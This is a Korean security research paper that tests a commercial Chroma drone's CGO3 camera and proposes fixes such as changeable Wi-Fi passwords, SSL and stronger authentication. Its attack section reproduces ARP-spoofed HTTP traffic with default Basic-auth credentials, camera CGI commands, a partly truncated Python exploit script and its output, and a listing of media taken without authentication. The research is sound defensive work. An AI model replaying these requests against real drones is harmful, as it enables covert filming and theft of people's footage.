드론의 보안 취약점 분석 및 대응방안 연구

손충호* · 심재범* · 정일안*

*한국정보보호시스템(주)

A Study on the Analysis and Countermeasures of Security Vulnerabilities in Drone

Chung-Ho Son* · Jaebum Sim* · Il-Ahn Cheong*

*KINFOSEC Co. Ltd.

E-mail : son.ch@kinfosec.co.kr, sjb@kinfosec.co.kr, qubcia@kinfosec.co.kr

요 약

최근 드론(초경량 무인비행장치)에 대한 관심이 점차 높아짐에 따라 방송촬영, 재난현장, 레저 등 이를 활용하는 분야도 지속적으로 확대되고 있다. 그러나 드론의 활용이 높아지는 만큼 사생활 침해, 해킹 위협 또한 높아지고 있다. 드론에 탑재되는 고해상도 카메라는 실시간 동영상 및 사진 촬영이 가능하고, 언제 어디서든 촬영할 수 있어서 일반 주택, 빌딩, 호텔 등에서 사생활 및 소유권 침해 피해가 발생할 수 있다.

본 논문에서는 일반적인 드론 상용 제품의 카메라에 대한 보안 취약점 분석 실험을 수행하고, 그 결과를 통해 외부의 비인가 공격자의 카메라에 대한 접근 및 침입 시도로부터 드론을 안전하게 보호하기 위한 대응 방안을 제시한다. 또한, 이를 통해 제작 단계에서부터 기술적 보완장치 장착, 관련 항공법 및 법제도 정비 등 드론 산업 활성화 정책이 마련되기를 기대한다.

ABSTRACT

Recently, As the interest of the drone has increased the fields such as broadcasting, disaster site and leisure which uses the drone has been constantly expanded. However, an invasion of a person’s privacy and a threat of hacking attack also have increased as population of drone. High-resolution cameras mounted on drones can take a photo or real-time video anytime and anywhere. It causes the invasion of privacy from private houses, buildings, and hotels.

In this paper, we perform a security vulnerability assessment tests on the camera’s from common commercial drones and we propose the countermeasures to protect the drones against unauthorized attacker who attempts to access the drone’s camera from internal or external. Through this research, we expect the Aviation Act and legislation accept the concept of security and provide the polices such as drones equipped with security devices from the production stage to promote drone industry.

키워드

드론, 보안 취약점, 사생활 침해, 카메라, 사진/영상 유출

Ⅰ. 서 론

드론(초경량 무인비행장치)은 군사적인 목적으로 개발되었으나, 최근에는 배송, 방송촬영, 재해재난 예방, 레저 등 상업적 용도 또는 개인적인 용도로 활용도가 점차 넓어졌다. 하지만, 많은 드론 장비들이 취약한 보안에 노출 되어 있다[1]. 대다수 드론 비행 조종에 사용되는 무선 주파수 대역은 기존 무선 보안 취약점이 그대로 적용되고, 드론 자체에 보안을 고려하지 않은 설계로 악의적 이용이 가능하다. 알려진 드론에 대한 보안 위협은 드론과 컨트롤러 사이의 무선 신호 공격, Wi-Fi와 같은 무선 통신 프로토콜의 보안 문제점을 이용한 공격, 그리고 드론에 탑재된 소프트웨어의 취약점을 이용한 공격 등 크게 3가지로 공격 유형으로 분류할 수 있다.

무선 신호 공격은 신호 속이기(Spoofing)이나 신호 방해(Jamming)을 통한 공격으로 드론과 컨트롤러 사이의 RF 신호 또는 GPS 신호를 속이거

나 방해시키는 공격이다. 무선 통신 프로토콜 공격은 암호화 되어있지 않은 Wi-Fi의 신호 가로채기(Sniffing), WEP 취약점을 이용한 인증 암호 탈취, 사전 공격을 통한 WPA/WPA2 인증 암호 탈취, 정상 사용자의 통신 강제 단절 및 DoS 등 무선 통신 프로토콜의 알려진 보안 문제점을 이용한 공격이다[2]. 드론에 탑재된 소프트웨어 공격은 내부 저장된 암호화되지 않은 데이터 탈취 공격(촬영 사진 및 영상 유출 등) 및 악성코드 감염 공격으로 드론에 저장된 사생활 정보 뿐 아니라 드론의 제어권도 탈취할 수 있는 공격이다.

드론을 통한 실제 공격 사례로는 2015년 1월 미국 백악관 드론 충돌 사건과 2015년 4월 일본 도쿄 지요다구 총리 관저 옥상에서 미량의 방사선을 내뿜는 드론 발견, 2011년 12월 이란 핵 시설을 정찰 중이던 미국 드론 발견 등 모두 GPS 방해 공격(Jamming) 공격으로 추락시켰다[3]. 카메라가 장착 되는 드론은 대부분 취미용 드론이 주를 이루고, 취미용으로 사용되는 드론은 국토교통부 신고 절차가 불필요하고 비행승인 조차 불필요하다[4]. [그림 1]은 개인/취미용 드론의 종류로 대부분 고화질, 고해상도의 카메라를 장착하고 있다.



그림 1. 개인/취미용 드론의 종류

그러나 이와 같은 규제 한계 때문에 개인 사생활 침해가 발생할 가능성이 높다. 일반 CCTV와 같이 일정한 장소설치 및 공개된 장소 촬영이 될 경우 개인정보보호법이 적용되지만 드론 카메라는 일정한 장소 설치를 하는 장비가 아니기 때문에 드론 카메라에 대해선 개인정보보호법이 적용되지 않는다[5]. 더불어, 국외에서는 다음과 같은 드론 카메라를 이용한 사생활 침해 사례도 존재한다. 드론 카메라를 통해 옥상에서 태닝을 하고 있는 사람을 촬영한 영상 및 집안 내부를 몰래 촬영한 영상들이 공개되며 개인 사생활 침해에 대해 논란이 더욱 불거지고 있다[6, 7].

본 논문에서는 일반적인 드론 상용 제품에 장착된 카메라에 대한 취약점 분석 및 과정을 기술하고, 그 결과를 통해 외부의 비인가 공격자의 카메라에 대한 접근 및 침입 시도로부터 드론을 안전하게 보호하기 위한 근본적 해결 방안을 제안한다.

Ⅱ. 본 론

본 장에서는 드론 카메라를 통한 사생활 침해가 가능하다는 것을 확인하기 위해 드론 카메라에 대한 취약점 분석하고 그 과정에 대해 기술한다.

드론 카메라는 컨트롤러와 주기적으로 통신을 하며 컨트롤러로 현재 카메라에 대한 영상을 지속적으로 보내며 컨트롤러에서 전달하는 명령을 받아 수행한다. 드론 소유자조차 모르게 사진/영상을 촬영하여 가져 나오기 위해서 다음과 같은 과정이 필요하다. 드론 소유자 몰래 외부의 비인가된 공격자가 드론 카메라 내부로 강제침투 후 주기적으로 통신하는 프로토콜 내용을 확인하고 확인된 프로토콜을 활용하여 드론 카메라로 촬영/정지 명령 전달 후 촬영된 사진/영상 데이터를 추출하는 것을 목표로 한다. 추출한 사진/영상 데이터는 드론 카메라가 촬영 가능한 범위 내에 존재하는 사람들에 대한 사생활 침해를 발생시킨 데이터가 된다.

2.1 드론 카메라 보안취약점 실험 환경

실험에 사용된 드론 카메라 및 주변 기기의 정보는 다음 [표 1]과 같다.

표 1. 취약점 분석 대상

구분	대상	펌웨어
드론	Chroma[8]	v1.03
컨트롤러	ST10+	v01b29c
카메라	CGO3 4k	A10179

드론 카메라 취약점을 실험하기 위한 공격 환경은 다음과 같다.

(1) 공격자는 드론 및 카메라에 대한 간략한 정보 이외에, 다른 정보는 받지 않은 상태에서 실험을 진행한다.
(2) 공격자는 드론 및 카메라를 무선으로 실험을 진행한다.
(3) 공격자는 컨트롤러를 조작하거나 만지지 않은 상태에서 실험을 진행한다.

[표 2]는 드론의 취약점을 실험하기 위해 사용한 도구 목록이다.

표 2. 취약점 분석 도구

도구명	용도
Cain[9]	ARP-Spoofing 공격
Wireshark[10]	패킷 스니핑
NMAP[11]	포트 스캐닝
Python[12]	드론 공격 스크립트 작성

2.3. 드론 분석

드론 카메라는 이미지 및 영상 데이터를 전송하기 위해 Wi-Fi 프로토콜을 이용한다. [그림 2]

는 Windows OS에서 식별된 드론 카메라의 Wi-Fi 신호이다. 드론 카메라의 Wi-Fi는 WPA2-PSK의 암호를 사용하도록 설정되어 있고 접속 비밀번호는 사용자 설명서에서 쉽게 확인 가능하다.

그림 2. 드론 카메라의 Wi-Fi 정보

Wi-Fi 접속한 후 드론 카메라 내 동작하는 서비스를 확인하기 위해 포트 스캔을 수행한다. [그림 3]은 포트스캔 도구인 NMAP을 통해 얻어낸 결과로, 드론에서는 HTTP 서비스(80)와 RTSP 서비스(554)를 사용한다는 것을 확인할 수 있다. 여기서, HTTP 서비스는 드론 카메라와 컨트롤러 사이에서 카메라 제어 명령(촬영, 정지, 설정, 상태 등)을 전송하고 사진/영상 데이터를 웹상에서 제공하기 위해 사용하는 프로토콜이다. RTSP 서비스는 드론 카메라와 컨트롤러 사이에서 카메라 내의 영상을 전송받을 때 사용하는 프로토콜이다.

그림 3. NMAP을 통한 포트스캔 결과

드론 카메라에 내장된 HTTP 서버의 통신을 확인하기 위해 드론 카메라와 컨트롤러 사이에서 ARP-Spoofing 공격을 통해 서로 통신하는 내용을 가로챈다. [그림 4]는 ARP-Spoofing 공격 도구인 Cain&Abel을 통해 드론과 컨트롤러 사이에 ARP-Spoofing 공격을 수행하고 패킷을 가로채는 과정이다.



그림 4. Cain&Abel을 통한 ARP Spoofing 공격

ARP-Spoofing 공격을 통해 가로챈 드론과 컨트롤러 사이의 HTTP 통신은 [그림 5]와 같다. 드론 카메라의 HTTP 서버는 HTTP Basic 인증방식을 사용하고 있으며, HTTP 헤더의 "Authorization" 값으로 계정명과 비밀번호를 Base64로 인코딩하여 HTTP 헤더에 포함하여 통신한다. 이와 같은 방식으로 인코딩된 통신 데이터는 Base64 디코딩 과정을 거치게 되면 계정명 및 비밀번호를 확인 가능하다.

```
GET /cgi-bin/cgi?CMD=GET_STATUS HTTP/1.1
Authorization: Basic YWRtaW46OTk5OQ==
Host: 192.168.42.1
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Content-type: application/json;charset=utf-8
Transfer-Encoding: chunked
Date: Mon, 10 Feb 2014 14:59:53 GMT
Server: lighttpd/1.4.35
```

그림 5. 카메라와 컨트롤러 간의 통신 일부

[그림 6], [그림 7], [그림 8]은 패킷 스니핑 도구인 Wireshark를 이용하여 사진 촬영 및 동영상 촬영/중지 명령어를 송수신하는 과정을 스니핑(Sniffing)한 과정이다. 드론의 컨트롤러는 HTTP GET 요청을 통해 사진 촬영(TAKE_PHOTO) 및 동영상 촬영(START_RECORD, STOP_RECORD) 명령을 전달하는 것을 확인할 수 있다.

```
GET /cgi-bin/cgi?CMD=TAKE_PHOTO HTTP/1.1
Authorization: Basic YWRtaW46OTk5OQ==
Host: 192.168.42.1
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Content-type: application/json;charset=utf-8
Transfer-Encoding: chunked
Date: Mon, 10 Feb 2014 15:07:08 GMT
Server: lighttpd/1.4.35

1a
{"rval":0,"msg_id":"769" }
0
```

그림 6. 사진 촬영 명령어(TAKE_PHOTO)

```
GET /cgi-bin/cgi?CMD=START_RECORD HTTP/1.1
Authorization: Basic YWRtaW46OTk5OQ==
Host: 192.168.42.1
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Content-type: application/json;charset=utf-8
Transfer-Encoding: chunked
Date: Mon, 10 Feb 2014 15:19:13 GMT
Server: lighttpd/1.4.35

1a
{"rval":0,"flag_id":"513"}
0
```

그림 7. 영상 촬영 시작 명령어(START_RECORD)

```
GET /cgi-bin/cgi?CMD=STOP_RECORD HTTP/1.1
Authorization: Basic YWRtaW46OTk5OQ==
Host: 192.168.42.1
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Content-type: application/json;charset=utf-8
Transfer-Encoding: chunked
Date: Mon, 10 Feb 2014 15:19:14 GMT
Server: lighttpd/1.4.35

3b
{"rval":0, "msg_id":"514", "param":"/sdcard/DCIM/100MEDIA"}
0
```

그림 8. 영상 촬영 종료 명령어(STOP_RECORD)

2.2.2 드론 공격

드론의 컨트롤러를 사용하지 않고 드론에 접근하기 위해 Python 스크립트를 작성한다. [그림 9]는 컨트롤러를 사용하지 않고 드론에 카메라 제어 명령어를 직접 전송하는 Python 스크립트이다. Python 스크립트를 통해 드론의 HTTP 통신 패킷

과 동일한 HTTP 요청을 생성한다.

```
def Send(cmd):
    h = httplib.HTTP(HOST)
    h.putrequest('GET', '/cgi-bin/cgi?CMD=%s'
    h.putheader('Host', HOST)
    h.putheader('User-Agent', 'Mozilla/5.0')
    h.putheader('Accept', 'text/html,applicat
    h.putheader('Upgrade-Insecure-Requests',
    h.putheader('Authorization', 'Basic YWRta
    h.endheaders()
```

그림 9. 명령어 전송을 위한 Python 스크립트

[그림 10]은 JSON 형식의 응답 값이다. 이 값 중 “rval” 의 값이 “0” 일 경우 성공한 결과 값이다.

```
C:\Users\CHUNGHO\Desktop\Drone>python exploit.py TAKE_PHOTO
{"rval":0,"msg_id":"769" }
```

그림 10. 스크립트를 통한 명령어 전송 및 결과

드론 카메라는 Wi-Fi를 통해 촬영된 사진/영상 데이터를 HTTP에서 확인할 수 있도록 웹 페이지를 제공한다. 웹 페이지는 인증 절차 없이 접속하여 사진/영상 데이터를 가져올 수 있다. [그림 11]은 드론의 HTTP 웹페이지에 접근하여 사진/영상 데이터 목록을 확인한 화면이다.

```
YUN00040.mp4    2014-Jan-07 12:25:58  244.6M  application/octet-stream
YUN00041.mp4    2014-Jan-07 12:26:18   20.3M  application/octet-stream
YUN00042.jpg    2014-Jan-08 07:52:16    4.1M  image/jpeg
YUN00043.mp4    2014-Jan-08 07:55:54  289.5M  application/octet-stream
YUN00044.mp4    2014-Jan-08 07:56:24   19.6M  application/octet-stream
YUN00045.jpg    2014-Jan-08 11:20:58    4.0M  image/jpeg
YUN00046.mp4    2014-Jan-08 11:24:50  338.6M  application/octet-stream
YUN00047.mp4    2014-Jan-08 11:25:14   18.3M  application/octet-stream
YUN00048.jpg    2014-Jan-08 12:20:48    3.9M  image/jpeg
YUN00049.mp4    2014-Jan-08 12:24:10  312.6M  application/octet-stream
YUN00050.mp4    2014-Jan-08 12:24:38   25.7M  application/octet-stream
YUN00051.jpg    2014-Feb-10 14:49:36    3.9M  image/jpeg
YUN00052.jpg    2014-Feb-10 14:55:32    3.8M  image/jpeg
YUN00053.jpg    2014-Feb-10 14:56:12    3.8M  image/jpeg
YUN00054.jpg    2014-Feb-10 15:07:08    3.9M  image/jpeg
YUN00055.mp4    2014-Feb-10 15:19:14    3.6M  application/octet-stream
YUN00056.jpg    2014-Feb-10 15:28:54    3.9M  image/jpeg
```

그림 11. 촬영된 사진/영상 데이터 목록

Ⅲ. 결 론

본 논문에서는 드론의 카메라 취약점 중 원격 사진/영상촬영 명령어 전송과 사진/영상촬영 데이터 가져오기에 대한 취약점 분석 및 실험을 통해 확인하였다. 이러한 취약점에 대해 안전한 드론 사용을 위한 대응 방안은 다음과 같다.

첫째, Wi-Fi 비밀번호를 변경할 수 없도록 고정하여 출시된 제품에서 발생되는 보안 취약점에 대해 사용자가 전혀 대처할 수 없으므로 Wi-Fi 비밀번호를 변경할 수 있도록 기본적인 인터페이스를 제공해야 한다. 변경할 수 없는 Wi-Fi 비밀번호로 인해 드론 소유자 입장에서는 대응할 수 없기 때문에 지속적인 침해사고가 발생하게 되는 요인이 된다.

둘째, HTTP 프로토콜을 통해 평문으로 통신하는 데이터를 SSL 통신 또는 최소한의 인코딩 변환을 거쳐 통신하도록 해야 한다. 평문으로 통신하는 프로토콜은 공격자에게 쉽게 분석이 가능하다.

셋째, HTTP 접근 시 추가적인 인증 과정이 필요하다. 사진/영상 데이터를 가져오는 과정에 인증 절차를 추가해야 하고, 명령어 전달 시 컨트롤러 인증 여부를 판단하는 과정이 필요하다. 약한 인증 과정 때문에 중요한 사진/영상 데이터를 쉽게 유출되는 문제가 발생하게 된다.

넷째, 드론의 운영체제를 보안 기능이 적용된 OS를 적용해야 한다. 드론의 운영체제를 설계할 때 대부분 보안을 고려하지 않은 상태에서 설계하기 때문에 보안 기능이 적용된 드론 해킹 방지용 시큐어 임베디드 4(seL4) 마이크로 커널[13]과 같은 OS를 적용하는 것을 고려해야 한다.

추가적으로, 상기와 같은 드론 카메라 관련 문제점을 파악하고 해결 방안 연구를 통해 제작 단계에서부터 기술적 보완장치를 마련하고, 관련 항공법 및 법규제를 정비하는 등 드론 산업 활성화를 위한 국가 차원의 정책이 마련되기를 기대한다.

ACKNOWLEDGMENT

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 ICT유망기술개발지원사업의 일환으로 수행하였음. [1711029263, 드론 비행 탐지 및 통제를 위한 지향성 안테나 기반 이동형 드론 분석기 개발]

참고문헌

[1] Platum, “사생활 침해, 안전성... 드론 대중화를 위해 고민해야 할 부분”, 2015.11.05.
[2] 김신효, 차세대 무선랜 보안 기술, 2013.12.04.
[3] 백종현, IoT 융합 서비스 보안위협 및 대응기술 동향, 2016 산업전망컨퍼런스, 2015.08.02.
[4] 구태언, 보안의 양면성을 가진 드론, 2015.09.18.
[5] KISA, Power Review – 드론의 발전역사와 향후 시장 전망, 2015.05
[6] ViralHog, Drone helicopter spies topless woman, 2014.10.20. (https://www.youtube.com/watch?v=5HOtqFxqmRA)
[7] Gonad, AR Drone 2.0 spying, 2013.03.18. (https://www.youtube.com/watch?v=uzjDdVQNFN0)
[8] Chroma, http://www.horizonhobby.com/media/chroma/BLH8675.html
[9] Cain & Abel, http://www.oxid.it
[10] Wireshark, http://wireshark.org
[11] NMAP, http://nmap.org
[12] Python, http://python.org
[13] seL4, https://sel4.systems